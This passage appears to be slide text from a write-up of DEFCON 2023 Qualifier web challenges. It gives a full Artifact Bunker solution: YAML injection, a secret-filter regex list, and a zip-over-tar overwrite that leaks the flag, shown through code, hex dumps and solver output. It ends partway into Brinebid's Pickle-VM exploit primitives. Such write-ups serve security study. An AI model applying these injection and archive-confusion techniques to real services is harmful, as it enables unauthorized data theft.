DEFCON 2023 Qualifiers – Web Challenges

Artifact Bunker

(Actually a file forensics challenge)

- Interact with application through WebSockets
- Message format is

  `<command> <argument>`

```
func run_command(ws *websocket.Conn, cmd string) {
        defer func() {
                err := recover()
                if err != nil {
                        wsend(ws, "error `%s`", err)
                }
        }()

        parts := strings.Split(cmd, " ")
        if parts[0] == "upload" {
                upload(ws, parts[1], parts[2])
        } else if parts[0] == "download" {
                get_file(ws, parts[1])
        } else if parts[0] == "list" {
                list_files(ws, parts[1])
        } else if parts[0] == "clean-all" {
                clean_all(ws)
        } else if parts[0] == "job" {
                run_job(ws, parts[1], parts[2:])
        } else {
                wsend(ws, "error Unknown Cmd `%s`!", parts[0])
                os.Exit(0)
        }
}
```

Exploit Primitives

- Read any zip file in `/data`

`download <z_path>/<fname>`

zip file path filename

```
func find_archive_file(ws *websocket.Conn, path string) (string, []string) {
        path = strings.Trim(path, "/")

        parts := strings.SplitN(path, "/", 2)
        if len(parts) < 1 {
                wsend(ws, "error Path not found")
                return "", nil
        }
        if len(parts) < 2 {
                parts = append(parts, "")
        }
        z_path := get_file_name(parts[0])

        fname := parts[1]
        fmt.Println(z_path, fname)
        z_path = filepath.Join("/data", z_path)
        fmt.Println(z_path, fname)

        if !file_exists(z_path) {
                wsend(ws, "error Directory `%s` not found", fname)
                return "", nil
        }

        zr, err := zip.OpenReader(z_path)
```

```
func run_job(ws *websocket.Conn, job string, args []string) {

        ...

        tmpl, err := template.ParseFiles(job_path)

        ...

        name, err := url.PathUnescape(args[0])

        ...

        data := struct {
                Name      string
                Commit    string
                Timestamp string
        }{
                Name:      name,
                Commit:    "main",
                Timestamp: strconv.FormatInt(time.Now().Unix(), 10),
        }

        var buf bytes.Buffer
        err = tmpl.Execute(&buf, data)
        if err != nil {
                wsend(ws, "error File `%s` is not a valid job config, failed to te
                return
        }

        var result interface{}
        err = yaml.Unmarshal(buf.Bytes(), &result)
        fmt.Println(err)
        if err != nil {
                wsend(ws, "error File `%s` is not a valid job yaml", job)
                return
        }
```

name is given as an attacker-controlled argument

+

Template substitution with tainted *name* variable

+

Result is unmarshalled as YAML

=

YAML injection


```
job:
  steps:
    - use: archive
      name: ""
      artifacts:
        - "flag.txt"
    - use: archive
      name "-{{.Commit}}-{{.Timestamp}}"
      artifacts:
        - "bunker-expansion-plan.txt"
        - "new-layer-blueprint.txt"
```

```
json := result.(map[string]interface{})
jobs := json["job"].(map[string]interface{})
steps := jobs["steps"].([]interface{})
for _, step := range steps {
        step_map := step.(map[string]interface{})
        artifacts := step_map["artifacts"].([]interface{})
        for _, artifact := range artifacts {
                artifact_name := artifact.(string)
                artifact_path := filepath.Join(CONFIG.project_root, artifact_name)
                artifact_path, err = is_project_file(artifact_path)
                if err != nil {
                        continue
                }
                files_to_archive = append(files_to_archive, artifact_path)
        }
        archive_name := step_map["name"].(string)

        archive_files(ws, archive_name, files_to_archive)
}

wsend(ws, "job complete")
```

This writes **/project/flag.txt** into a tar archive at /data

Exploit Primitives

- Read any zip file in `/data`
- Write the flag into a tar file at `/data` through job




```
2023-05-30 00:04:56 job:
2023-05-30 00:04:56   steps:
2023-05-30 00:04:56     - use: archive
2023-05-30 00:04:56       name: "exploit"
2023-05-30 00:04:56       artifacts:
2023-05-30 00:04:56         - "flag.txt"
2023-05-30 00:04:56     - use: archive
2023-05-30 00:04:56       name: "-main-1685376296"
2023-05-30 00:04:56       artifacts:
2023-05-30 00:04:56         - "bunker-expansion-plan.txt"
2023-05-30 00:04:56         - "new-layer-blueprint.txt"
2023-05-30 00:04:56
```

Exploit Primitives

- Read any zip file in `/data`
- Write the flag into a tar file at `/data` through job

```
$ cd /data
$ ls -la
total 24
-rw-r--r-- 1 user user  818 May 29 16:04 -main-1685376296
-rw-r--r-- 1 user user 4096 May 29 16:04 -main-1685376296.tar
drwxrwxrwx 1 root root 4096 May 29 16:04 .
drwxr-xr-x 1 root root 4096 May 29 15:59 ..
-rw-r--r-- 1 user user  156 May 29 16:04 exploit
-rw-r--r-- 1 user user 2048 May 29 16:04 exploit.tar
$ cat exploit.tar
/project/flag.txt0000644000000000000000000000000020514435145726014263 0ustar00rootroot00000000000000flug{FLAG WILL BE IN THIS FILE AND WILL LIKELY BE FAIRLY LENGTHY BUT YO
U PROBABLY ALREADY KNEW THAT SO JUST WRITE A GOOD EXPLOIT OK}
$
```

But...

- `download` reads from zip files, not tar files
- when converting the tar file into a zip file in `compress_files`, the flag file fails `is_file_ignored` and `filter_secrets` and contents are stipped

```
func is_file_ignored(path string) bool {
        path = strings.ToLower(path)
        for _, n := range CONFIG.filter_ignore {
                if strings.Contains(path, n) {
                        return false
                }
        }
        return true
}
```

```
root: /project/
job: build.job
filter:
    secrets:
        - 'flag[{].+[}]?'
        - 'flug[{].+[}]?'
        - 'secret[{].+[}]?'
        - 'BEGIN \w+ PRIVATE KEY.+(END RSA)?'
        - 'sk-[0-9a-zA-Z+=]+'
    ignore:
        - 'flag'
        - '.tar'
        - '.zip'
```

```
$ cat exploit.tar | xxd
00000000: 2f70 726f 6a65 6374 2f66 6c61 672e 7478  /project/flag.tx
00000010: 7400 0000 0000 0000 0000 0000 0000 0000  t...............
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000060: 0000 0000 3030 3030 3634 3400 3030 3030  ....0000644.0000
00000070: 3030 3000 3030 3030 3030 3000 3030 3030  000.0000000.0000
00000080: 3030 3030 3230 3500 3134 3433 3531 3435  0000205.14435145
00000090: 3732 3600 3031 3432 3633 0020 3000 0000  726.014263. 0...
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000100: 0075 7374 6172 0030 3072 6f6f 7400 0000  .usta
00000110: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000120: 0000 0000 0000 0000 0072 6f6f 7400 0000  .........root...
00000130: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000140: 0000 0000 0000 0000 0030 3030 3030 3030  .........0000000
00000150: 0030 3030 3030 3030 0000 0000 0000 0000  .0000000........
00000160: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000170: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000180: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000190: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000200: 666c 7567 7b46 4c41 4720 5749 4c4c 2042  flug{FLAG WILL B
00000210: 4520 494e 2054 4849 5320 4649 4c45 2041  E IN THIS FILE A
00000220: 4e44 2057 494c 4c20 4c49 4b45 4c59 2042  ND WILL LIKELY B
00000230: 4520 4641 4952 4c59 204c 454e 4754 4859  E FAIRLY LENGTHY
00000240: 2042 5554 2059 4f55 2050 524f 4241 424c   BUT YOU PROBABL
00000250: 5920 414c 5245 4144 5920 4b4e 4557 2054  Y ALREADY KNEW T
00000260: 4841 5420 534f 204a 5553 5420 5752 4954  HAT SO JUST WRIT
00000270: 4520 4120 474f 4f44 2045 5850 4c4f 4954  E A GOOD EXPLOIT
00000280: 204f 4b7d 0a00 0000 0000 0000 0000 0000   OK}............
```

exploit.tar – contains flag

compress_files

```
$ cat exploit | xxd
00000000: 504b 0304 1400 0800 0800 0000 0000 0000  PK..............
00000010: 0000 0000 0000 0000 1000 0000 7072       ..............pr
00000020: 6f6a 6563 742f 666c 6167 2e74 7874 d2d2  oject/flag.txt..
00000030: d2e2 0204 0000 ffff 504b 0708 4676 af54  ........PK..Fv.T
00000040: 0a00 0000 0400 0000 504b 0102 1400 1400  ........PK......
00000050: 0800 0800 0000 0000 4676 af54 0a00 0000  ........Fv.T....
00000060: 0400 0000 1000 0000 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 7072 6f6a 6563 742f 666c  ......project/fl
00000080: 6167 2e74 7874 504b 0506 0000 0000 0100  ag.txtPK........
00000090: 0100 3e00 0000 4800 0000 0000            ..>...H.....
$
```

exploit (zip) – no flag

- Working directory is `/opt`
- The path is a relative path
- `os.Stat("path")` checks for `/opt/path`

```
func upload(ws *websocket.Conn, name string, b64data string) {
        name, err := url.PathUnescape(name)
        if err != nil {
                wsend(ws, "error Invalid file name")
                return
        }

        name = get_file_name(name)
        ext := filepath.Ext(name)
        if ext != ".zip" && ext != ".tar" {
                wsend(ws, "error Unsupported upload type `%s`", ext)
                return
        }

        if file_exists(name) {
                wsend(ws, "error Backup archive `%s` already exists", name)
                return
        }
```

```
func file_exists(path string) bool {
        info, err := os.Stat(path)
        return err == nil && info.Mode().IsRegular()
}
```

Exploit Primitives

- Read any zip file in `/data`
- Write the flag into a tar file at `/data` through job
- Overwrite previously written zip archives

When O_TRUNC flag is not specified, the archive is *not* truncated before overwriting!

Constants

```
const (
    // Exactly one of O_RDONLY, O_WRONLY, or O_RDWR must be specified.
    O_RDONLY int = syscall.O_RDONLY // open the file read-only.
    O_WRONLY int = syscall.O_WRONLY // open the file write-only.
    O_RDWR   int = syscall.O_RDWR   // open the file read-write.
    // The remaining values may be or'ed in to control behavior.
    O_APPEND int = syscall.O_APPEND // append data to the file when writing.
    O_CREATE int = syscall.O_CREAT  // create a new file if none exists.
    O_EXCL   int = syscall.O_EXCL   // used with O_CREATE, file must not exist.
    O_SYNC   int = syscall.O_SYNC   // open for synchronous I/O.
    O_TRUNC  int = syscall.O_TRUNC  // truncate regular writable file when opened.
)
```

```
out_file, err := os.OpenFile(out_path, os.O_WRONLY|os.O_CREATE, 0644)
if err != nil {
        return "", errors.New("Unable to create compressed directory")
}
defer out_file.Close()

zw := zip.NewWriter(out_file)
```

Exploit Primitives

- Read any zip file in `/data`
- Write the flag into a tar file at `/data` through job
- Overwrite previously written zip archives ***and keep trailing data***

Exploit Primitives

- Read any zip file in `/data`
- Write the flag into a tar file at `/data` through job
- Overwrite previously written zip archives ***and keep trailing data***

Exploit Idea

- Write tar file containing flag at */data/exploit.tar* through job
- Upload *exploit.tar.tar*, leading to zip file being written to */data/exploit.tar*
- Read */data/exploit.tar* as zip file

Exploit Idea

At this point, the challenge boils down to:

Overwrite the start of a valid tar file with one or more valid zip files, such that the overall tar file looks like a valid zip file.

What happens when we overwrite the tar file?


exploit.tar, generated by job

zip generated by uploading *exploit.tar.tar*

0x84

50 4B 05 06

Offset to start of central directory




How Go's zip reader interprets it

exploit.tar, generated by job

zip generated by uploading *exploit.tar.tar*


0x84




1. Start reading from the back to find EOCD

2. +16 bytes to find the CD offset


How Go's zip reader interprets it



What if we overwrite twice?



What if we overwrite twice?



```
centdir = struct.pack(
    zipfile.structCentralDir,
    zipfile.stringCentralDir,
    zipfile.DEFAULT_VERSION,
    0x01,
    zipfile.DEFAULT_VERSION,
    0x01,
    0x101,
    0x101,       # compression method
    0x101,       # last modified time
    0x101,       # last modified date
    0x01010101,  # CRC
    0x01010101,  # compress_size
    0x01010101,  # file_size
    0x0A01,      # filename length
    0x101,       # extra length
    0x101,       # comment length
    1,
    1,
    1,
    0,
).decode("latin-1")
```

Central directory file header

Offset	Bytes	Description[32]
0	4	Central directory file header signature = 0x02014b50
4	2	Version made by
6	2	Version needed to extract (minimum)
8	2	General purpose bit flag
10	2	Compression method
12	2	File last modification time
14	2	File last modification date
16	4	CRC-32 of uncompressed data
20	4	Compressed size (or 0xffffffff for ZIP64)
24	4	Uncompressed size (or 0xffffffff for ZIP64)
28	2	File name length (*n*)
30	2	Extra field length (*m*)
32	2	File comment length (*k*)
34	2	Disk number where file starts (or 0xffff for ZIP64)
36	2	Internal file attributes
38	4	External file attributes
42	4	Relative offset of local file header (or 0xffffffff for ZIP64). This is the number of bytes between the start of the first disk on which the file occurs, and the start of the local file header. This allows software reading the central directory to locate the position of the file inside the ZIP file.
46	*n*	File name
46+*n*	*m*	Extra field
46+*n*+*m*	*k*	File comment

Fake filename field starts here – everything after can be leaked

```
▶ python3 solve.py
job complete
upload-success exploit.tar Remote directory `exploit.tar` created
upload-success exploit.tar Remote directory `exploit.tar` created
files %00Q%00%00%00V%00%00%00%00%00AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAPK%05%06%00%00%00%00%01%00%
01%00%7F%00%00%00%84%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00root%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%000000000%000000000%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00flug%7Bilovesgcoilovesgcoilovesgcoilovesgcoilovesgcoilovesgcoilovesgcoilovesgcoilovesgcoilovesgcoilo
vesgcoilovesgco%7D%0A%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
```

Brinebid

Pickle in NodeJS (why?)

- Interact with application through WebSockets
- Send base64-encoded Pickle object
- Server implements its own Pickle VM to decode

```
class PickleWebsocket {
    constructor(ws) {
        this.ws = ws;
    }
    send(obj) {
        const out = Pickler.pickle(obj);
        this.ws.send(out);
    }
    process(message) {
        let struct = Unpickler.unpickle(message, 'base64');
        if (struct instanceof Message) {
            struct = struct.body;
        }
        if (struct instanceof Request) {
            struct.process(this);
        } else {
            this.send(Exception(["Invalid request"]));
        }
    }
    ws;
}
```

```
Unpickler.prototype._handle_opcode = function(opcode) {
    if (opcode == 'PROTO') {
        var proto = this._readu8();
        if (proto != 2 && proto != 3) {
            throw new Error(`Unsupported pickle protocol: ${proto}`);
        }
    } else if (opcode == 'TUPLE1') {
        this._push([this._pop()]);
    } else if (opcode == 'TUPLE2') {
        this._push([this._pop(), this._pop()].reverse());
    } else if (opcode == 'TUPLE3') {
        this._push([this._pop(), this._pop(), this._pop()].reverse());
    } else if (opcode == 'NEWTRUE') {
        this._push(true);
    } else if (opcode == 'NEWFALSE') {

    ...

}
```

Exploit Primitives

- *GET* pushes `this[key]` to the stack

```
} else if (opcode == 'GET') {
    let key = this._readline();
    this._push(this[key]);
```

- *SHORT_BINSTRING* pushes a string to the stack

```
} else if (opcode == 'SHORT_BINSTRING') {
    var len = this._readu8();
    this._push(this._getUtf8(len));
```

- *SETITEM* takes *key* and *value* from the stack, then sets a property of the top stack item

```
} else if (opcode == 'SETITEM') {
    var value = this._pop();
    var key = this._pop();
    var obj = this._peek();
    obj[key] = value;
```

